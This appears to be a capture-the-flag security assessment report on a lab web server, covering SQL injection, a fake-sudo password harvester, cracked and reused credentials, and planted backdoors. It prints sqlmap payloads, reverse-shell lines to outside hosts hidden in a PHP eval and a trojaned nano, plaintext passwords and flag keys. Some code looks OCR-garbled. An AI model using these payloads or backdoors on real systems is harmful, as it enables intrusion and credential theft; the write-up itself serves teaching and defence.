



**Demo Company
Security Assessment Findings
Report**

Date: November 19th, 2022

Contact Information

Name	Title	Contact Information
NUWE x Schneider Electric		
TreKar	Participant	Email: german.puerto.rodriguez@gmail.com Github: https://github.com/TreKar99

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Security Audit	Machine IP: 35.178.97.191

Security Audit Findings


SQL Injection – http://internal.vese.com (Critical)

Description:	SQLInjection boolean-based blind type through parameter in POST http method.
Impact:	Critical
System:	35.178.97.191
References:	https://owasp.org/www-community/attacks/Blind_SQL_Injection


Exploitation Proof of Concept

We are in the internal domain:

- We have a login interface in the index.html with a user-pass authentication.
- The data is processed through data in a POST http request
- The data is compared to a database is based on SQL, and we can do an scan with sqlmap tool to view if its vulnerable.




- We see that username parameter is vulnerable to a boolean-based blind injection.



- Now we can retrieve the databases of the system, including the users and their passwords.

Remediation


Who:	IT Team
Vector:	Update back-end login form.
Action:	<p>Item 1: SANITIZACION, the user can't put malicious request in input brought the post form to the php file.</p>  <pre>7 return vsprintf(\$sql_query, \$args); 8 } 9 10 \$dbhost = 'db-docker'; 11 \$dbuser = 'internal_dev'; 12 \$dbpass = 'internaldevpassword'; 13 \$dbname = 'users'; 14 15 \$db = new db(\$dbhost, \$dbuser, \$dbpass, \$dbname); 16 17 if (isset(\$_POST['username']) && isset(\$_POST['pwd'])) { 18 \$username = \$_POST['username']; 19 \$sanitized_username = addslashes(\$username); 20 21 \$pwd = \$_POST['pwd']; 22 \$sanitized_pwd = addslashes(\$pwd); 23 24 # Password are MD5 hashed qL1cmCvxP5626V9MBVCL3x18LKZc4oc8 25 \$pwdmd5 = md5(\$sanitized_pwd); 26 27 # rc5713889b0a933511f55bd25e39138b843dabdf63e1178c668d8a4af5e37 28 \$sqlQuery = "SELECT * FROM users.users WHERE password=('\$s') AND username=('\$s')"; 29 \$query = create_query(\$sqlQuery, array(\$pwdmd5, \$username)); 30 // Execute the SQL query 31 \$res = \$db->query(\$query); 32 33 // Return rows 34 \$row = \$db->fetchArray(\$res); 35 if (\$row) { 36 \$_SESSION['username'] = \$row['username']; 37 header("Location: http://internal.vese.com/logged.html"); 38 } else { 39 header("Location: http://internal.vese.com/failed.html"); 40 } 41 die(); 42 } 43 44 \$db->close(); 45 46 ?></pre>

Privilege Escalation – fsudo (High)

Description:	Privilege escalation to root with the permissions of an executable.
Impact:	High
System:	35.178.97.191
References:	https://deephacking.tech/permisos-sgid-suid-y-sticky-bit-linux/

Exploitation Proof of Concept

We are in the machine with the user johnsysadmin, and we want to go to root



```
https://ubuntu.com/aws/pro
@ updates can be applied immediately.

Last login: Sat Nov 19 21:38:06 2022 from 92.177.35.48
lt_consultant@ip-19-0-41-165:~$ cd ..
lt_consultant@ip-19-0-41-165:/home$ su johnsysadmin/
su: user johnsysadmin/ does not exist or the user entry does not contain all the required fields
lt_consultant@ip-19-0-41-165:/home$ su johnsysadmin
Password:
johnsysadmin@ip-19-0-41-165:/home$ cd johnsysadmin/
johnsysadmin@ip-19-0-41-165:~$ sudo ./locale/fsudo ^C
johnsysadmin@ip-19-0-41-165:~$ cd ./locale/
johnsysadmin@ip-19-0-41-165:~/./locale$ ls
fsudo
johnsysadmin@ip-19-0-41-165:~/./locale$ sudo ./fsudo
[sudo] password for johnsysadmin:
Sorry, try again.
/home/johnsysadmin/./locale/fsudo: line 6: /etc/pass.txt: Permission denied
[sudo] password for johnsysadmin:
./fsudo: 1: read: Illegal option -s
Sorry, try again.
usage: sudo -h | -K | -k | -V
usage: sudo -y [-ABkns] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-ABkns] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-ABbEknPS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p prompt] [-R directory] [-T timeout] [-u user] [VAR=value] [-i|-s] []
usage: sudo -e [-ABkns] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p prompt] [-R directory] [-T timeout] [-u user] file ...
johnsysadmin@ip-19-0-41-165:~/./locale$ sudo su
[sudo] password for johnsysadmin:
Sorry, try again.
/home/johnsysadmin/./locale/fsudo: line 6: /etc/pass.txt: Permission denied
root@ip-19-0-41-165:/home/johnsysadmin/./locale# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-19-0-41-165:/home/johnsysadmin/./locale# cat fsudo
read -sp "[sudo] password for $USER: " sudopass
echo ""
#991b5887ab76f9fa061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc
sleep 2
echo "Sorry, try again."
echo $sudopass >> /etc/pass.txt

/usr/bin/sudo $@root@ip-19-0-41-165:/home/johnsysadmin/./locale#
```

Remediation

Who:	IT Team
Vector:	SUID permissions
Action:	Item 1: Separate permissions of root and other users Item 2: Don't have this type of executables running

Exploitation Paths

The attack begins in the web interfaces of the 35.178.97.191 machine:

- The machine is doing virtual hosting, so we can have more than one web page at the same IP.
- The hacker makes a subdomain enumeration starting from the main page (vese.com), and finds 2 potentially vulnerables domains:
 - internal.vese.com
 - contact.vese.com
- The main page, vese.com, is managed by Word-Press and we can search for vulns and users with wpscan.




```
Nov 19 | 21:05 | 192.168.1.108 | Disconnected
>
> wpscan --url http://vese.com/ -e u
-----
WPScan®
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----
[+] URL: http://vese.com/ [35.178.97.191]
[+] Started: Sat Nov 19 21:03:44 2022

Interesting Finding(s):
Full Headers
```

- We found some deprecated plugins but no vulnerables without auth, and we found a user: eladministrador, and the hacker search for credentials.
- The hacker was also doing a sniffing attack at the same time, and the machine was running a mqtt service.

- We have the



```
10 0.190411 02:42:ac:14:00:02 ARP 48 172.20.0.2 is at 02:42:ac:14:00:02
17 0.190415 02:42:ac:14:00:02 ARP 48 172.20.0.2 is at 02:42:ac:14:00:02
18 0.190418 172.20.0.8 172.20.0.2 TCP 80 60623 -> 1883 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3025585582 TS
19 0.190437 172.20.0.8 172.20.0.2 TCP 80 [TCP Out-Of-Order] 60623 -> 1883 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
20 0.190451 172.20.0.2 172.20.0.8 TCP 80 1883 -> 60623 [SYN, ACK] Seq=0 Ack=1 Win=65152 Len=0 MSS=1460 SACK_PERM=1 TSval=2919929350
21 0.190466 172.20.0.2 172.20.0.8 TCP 80 [TCP Out-Of-Order] 1883 -> 60623 [SYN, ACK] Seq=0 Ack=1 Win=65152 Len=0 MSS=1460 SACK_PERM=1 TSval=2919929350
22 0.190482 172.20.0.8 172.20.0.2 TCP 72 60623 -> 1883 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3025585582 TSecr=2919929350
23 0.190489 172.20.0.8 172.20.0.2 TCP 72 [TCP Dup ACK 22#1] 60623 -> 1883 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3025585582 TSecr=2919929350
24 0.191533 172.20.0.8 172.20.0.2 MQTT 132 Connect Command
25 0.191542 172.20.0.8 172.20.0.2 TCP 132 [TCP Retransmission] 60623 -> 1883 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3025585582 TSecr=2919929350
26 0.191555 172.20.0.2 172.20.0.8 TCP 72 1883 -> 60623 [ACK] Seq=1 Ack=61 Win=65152 Len=0 TSval=2919929352 TSecr=3025585585
27 0.191569 172.20.0.2 172.20.0.8 TCP 72 [TCP Dup ACK 26#1] 1883 -> 60623 [ACK] Seq=1 Ack=61 Win=65152 Len=0 TSval=2919929352 TSecr=3025585585
28 0.193301 172.20.0.2 172.20.0.8 MQTT 76 Connect Ack
29 0.193310 172.20.0.2 172.20.0.8 TCP 76 [TCP Retransmission] 1883 -> 60623 [PSH, ACK] Seq=1 Ack=61 Win=65152 Len=4 TSval=2919929352 TSecr=3025585585
30 0.193317 172.20.0.8 172.20.0.2 TCP 72 60623 -> 1883 [ACK] Seq=61 Ack=5 Win=64256 Len=0 TSval=2919929352 TSecr=3025585585
31 0.193924 172.20.0.8 172.20.0.2 TCP 72 [TCP Dup ACK 30#1] 60623 -> 1883 [ACK] Seq=61 Ack=5 Win=64256 Len=0 TSval=2919929352 TSecr=3025585585
32 0.209250 02:42:ac:14:00:08 ARP 48 Who has 172.20.0.7? Tell 172.20.0.8

Internet Protocol Version 4, Src: 172.20.0.8, Dst: 172.20.0.2
Transmission Control Protocol, Src Port: 60623, Dst Port: 1883, Seq: 1, Ack: 1, Len: 60
MQ Telemetry Transport Protocol, Connect Command
Header Flags: 0x10, Message Type: Connect Command
Msg Len: 58
Protocol Name Length: 4
Protocol Name: MQTT
Version: MQTT v3.1.1 (4)
Connect Flags: 0xc2, User Name Flag, Password Flag, QoS Level: At most once delivery (Fire and Forget), Clean Session Flag
Keep Alive: 60
Client ID Length: 8
Client ID: sub-mqtt
User Name Length: 6
User Name: patron
Password Length: 28
Password: eL_Administrador_eE_SisteMaS

0000 08 00 00 00 00 00 00 49 00 01 03 06 02 42 ac 14 .....I....B...
0010 08 00 00 00 45 00 00 70 a1 fd 40 00 40 06 40 58 ....E.p...@.0.0X
0020 ac 14 00 08 ac 14 00 02 ec cf 07 5b 5c ed 32 2e .....[ \ 2.
0030 07 de 7f 42 88 18 01 f6 58 95 00 00 01 01 08 0a .....B....X....
0040 b4 56 c5 af ad 01 41 c6 19 3a 00 04 4d 51 54 54 .....V...A...:..MQTT
0050 04 c2 00 3c 00 08 73 75 62 2d 6d 71 74 70 00 06 ...<<..su b-mqtt..
0060 70 61 74 72 6f 6e 00 1c 65 4c 5f 41 64 6d 69 6e patron: eL_Admin
0070 69 73 74 72 61 64 6f 72 5f 64 45 5f 53 69 73 74 istrador_eE_Sist
0080 65 4d 61 53 eMaS
```

credentials of patron user in mqtt service, and if “eladministrador” admin was reusing the passwords, we could have access.

- If we test the internal domain, we found a login form with POST http form, we see that compares the passwords in SQL databases.

- Now the hacker proves to make an SQLInjection, and success:

```
sqlimap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=fiumna') RLIKE (SELECT (CASE WHEN (7341=7341) THEN 0x6669756d6e61 ELSE 0x28 END))-- KFiL&pwd=a

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: username=fiumna') AND EXTRACTVALUE(5817,CONCAT(0x5c,0x7170706a71,(SELECT (ELT(5817=5817,1))),0x71766a7671))-- VReg&pwd=a

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=fiumna') AND (SELECT 8420 FROM (SELECT(SLEEP(5)))pChl)-- gwdv&pwd=a
---
```

- The username parameter is vulnerable, and the hacker can retrieve usernames and passwords.

- The hacker have now a list of password hashes of the users in the db.

- He cracks the passwords, and found the pass of the eladministrador user:

eladministrador:windfarm123

- Now he have access to the internal system.

- The credentials are also good to the WP-admin login

ElAdministrador:windfarm123

- Now the hacker can make RCE trough a theme, in this case the twenty-twentytwo theme.

- The hacker now has access to the machine, and can do privilege escalation.

PRIV ESCALATION

- We imagine the hacker is the it_consultant, and the hacker wants to be root to modify the sensors.

- We see another users: eliseo, juliana, smb and johnsysadmin.

- The user johnsysadmin is reusing the password of the mqtt service:

johnsysadmin:eL_Administrador_dE_SisteMaS

- Now we are johnsysadmin and he can execute all with privileges

- If we do sudo bash -p, we have a terminal as root, like the hacker.

- If we do forensics we will see the hacker have a couple of backdoors:

1. <http://contact.vese.com>

```

1 <!doctype html>
2 <html lang="en">
3 <head>
4 <meta charset="utf-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1,
6   shrink-to-fit=no">
7 <meta name="description" content="Contact Form">
8 <meta name="author" content="us">
9 <title>Contact Form</title>
10 <link href="css/bootstrap.min.css" rel="stylesheet">
11 </head>
12
13 <body>
14
15 <main role="main" class="container">
16 <div class="row">
17 <div class="col-12">
18 <div>Contact Us</div>
19 <!-- [K] [E] [I] -->
20 <!-- 59k3rXhWc80sgpk13i0cdVtksA1MDxe -->
21 <a href="http://vese.com/" target="_blank">VeSe NP</a>
22 </div>
23 <div class="col-12">
24 <form method="POST" action="http://internal.vese.com/test_comment.php">
25 <div class="form-group">
26 <label for="name">Name</label>
27 <input name="name" required type="text" id="name"
28   class="form-control" placeholder="Your name">
29 </div>
30 <div class="form-group">
31 <label for="email">Email</label>

```

- This domain represents the contact form, and if we see how it works, the index page calls the test_comment.php file.

```
Nov 19 | 21:30 | 192.168.1.188 | Disconnected | 35.178.97.191 |  
  
> ls  
DB.php login.php test_comment.php  
> cat test_comment.php  
File: test_comment.php  
1 <?php  
2  
3 if (empty($_POST["name"])) {  
4     exit("Name required");  
5 }  
6  
7 if (empty($_POST["email"])) {  
8     exit("Email required");  
9 }  
10  
11 if (empty($_POST["message"])) {  
12     exit("Message required");  
13 }  
14  
15 $name = $_POST["name"];  
16 $email = $_POST["email"];  
17 $message = $_POST["message"];  
18  
19 # Base64 Decode  
20 eval(base64_decode('LyB0MmJzITkYOWVhMDUxMjZTU1NWhZj1UmRlMmNDYyZWU3ODQ1NmZM2INGFkyYVlnZDlyMTR0OTg1TG1Tb0McmImIcgbWFTZA9PSAldGVzdDEICmICRlbWFnCmCA9PSAlldGVzdEB0ZXh0LmVwSTg1YlgJGlC3NHZ2UpP0gInRlc3QyIl17ClAgICBzeXN0Z0o1mjhjc2gglWQyJ2Jhc2ggLWkgPlYgLnRldl90Y3AVMUtULjQ2LjIIMC4xNTev0TAwMSAwPiYyYlp0wp9'));  
21  
22 $result = false;  
23  
24 if (empty($name) or empty($email) or empty($message)){  
25     $result = false;  
26 } else {  
27     $result = true;  
28 }  
29  
30 if ($result) {  
31     echo "hi=Message sent.</hi>";  
32 } else {  
33     echo "Message not sent. Try again.";  
34 }
```


- It has a strange php function in the middle, if we decrypt it, we found that with this parameters the hacker has a reverse shell:

```
if ($name == "test1" && $email == "test@test.com" && $message == "test2"){
```

```
system("bash -c 'bash -i >& /dev/tcp/158.46.250.151/9001 0>&1'");
}
```

2. nano tool

- In the machine, if we try to edit a text file with nano, it gives the currently data.
- If we search what is nano at his path, we found that is doing also a reverse shell!!!

A terminal window showing a series of commands and their outputs. The user is logged into a machine with IP 192.168.1.108. They run 'cd ..' and 'ls', then 'ssh -i id_rsa it_consultant@35.178.97.191'. The terminal shows the Ubuntu 22.04.1 LTS login banner with system information. The user then runs 'cat nano', which results in an error. Next, they run 'which nano', which outputs '/usr/local/bin/nano'. Finally, they run 'cat /usr/local/bin/nano', which triggers a reverse shell connection to 54.121.44.208:13337. The terminal shows the connection being established and then timing out.

```
it_consultant
it_consultant@ip-19-0-41-165:~$ cd ..
it_consultant@ip-19-0-41-165:~/home$ ls
eliseo  it_consultant  johnsysadmin  jullana  smb
it_consultant@ip-19-0-41-165:~/home$ Connection to 35.178.97.191 closed by remote host.
Connection to 35.178.97.191 closed.
$ ssh -i id_rsa it_consultant@35.178.97.191
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov 19 20:32:47 UTC 2022

System load: 0.14697265625   Users logged in: 0
Usage of /: 87.3% of 7.57GB   IPv4 address for br-3519b802c42c: 172.18.0.1
Memory usage: 69%           IPv4 address for br-8a5ac3bba253: 172.19.0.1
Swap usage: 0%              IPv4 address for docker0: 172.17.0.1
Processes: 143              IPv4 address for eth0: 19.0.41.165

=> / is using 87.3% of 7.57GB

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

0 updates can be applied immediately.

Last login: Sat Nov 19 20:24:40 2022 from 92.177.35.48
it_consultant@ip-19-0-41-165:~$ nano
Sat Nov 19 20:32:48 UTC 2022
it_consultant@ip-19-0-41-165:~$ cat nano
cat: nano: No such file or directory
it_consultant@ip-19-0-41-165:~$ which nano
/usr/local/bin/nano
it_consultant@ip-19-0-41-165:~$ cat /usr/local/bin/nano
#!/bin/bash
bash -i && /dev/tcp/54.121.44.208/13337 0>&1 & 2>/dev/null
/btn/date
it_consultant@ip-19-0-41-165:~$ /usr/local/bin/nano: connect: Connection timed out
/usr/local/bin/nano: line 2: /dev/tcp/54.121.44.208/13337: Connection timed out
```

FLAGS (finded)

SQLInjection

key:nujnlhrZZKidXugUkCtiUgqDMuoDbnA3

data:cc5713089b0a9335111f55bd25e39130b843dabadf63e1170c668d0a4a6d5e37

{FLAG_INTWEBSI_SQLI_306481}

DECRYPT ME - setup.sql - Passwords are MD5 hashed

key:qL1cmCvxPS626V9MBVCL3x18LKZc4oc8

data:ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2

{FLAG_INTWEBSI_IHAL_421571}

BACKDOOR PHP - contact.vese.com - index.html - test_comment.php

key:5Mk3rXNhMC8Osgpki3iOcdVTkSAIMdxE

data:426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34

{FLAG_PUBWEBSI_BACK_892356}

PSEUDOTERMIAL

key:lUt0zFZKcPsLo2yek7OgSpockEd80LOA

data:73b0c826e8be11fa266896bb1150d1844f88fc5458de5a0546b1a2344e9a57b8

{FLAG_PSEUTERM_COIN_256579}

WP theme - twentytwentytwo - functions.php

key:J32cPx451QLr4seGG1YDFAlznqsaCJ7

data:f860b24203c8f0ca804562ab4dd27306693d89f747d10473ee2d9635140a58b1

{FLAG_PUBWEBSI_PWDR_660749}

WIRESHARK

key:qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b

data:b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378bdbea8a3f860dca

{FLAG_SHARKNET_SNIF_759871}

FLAG.TXT - MISC

key:plStOK52x5NH8Um7e1a2PQV8JVn6qeoC

data:110bf4e37f4133c7e6bcb6e3b326322b4cded14fd80c3f64ef34e64090adb568

{FLAG_PSEUTERM_MISC_359867}

.bashrc

key:30sCHumIfzWRhhoKRoyFTa7Yx0LaXvmu

data:991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc

{FLAG_MAINHOST_FASU_172836}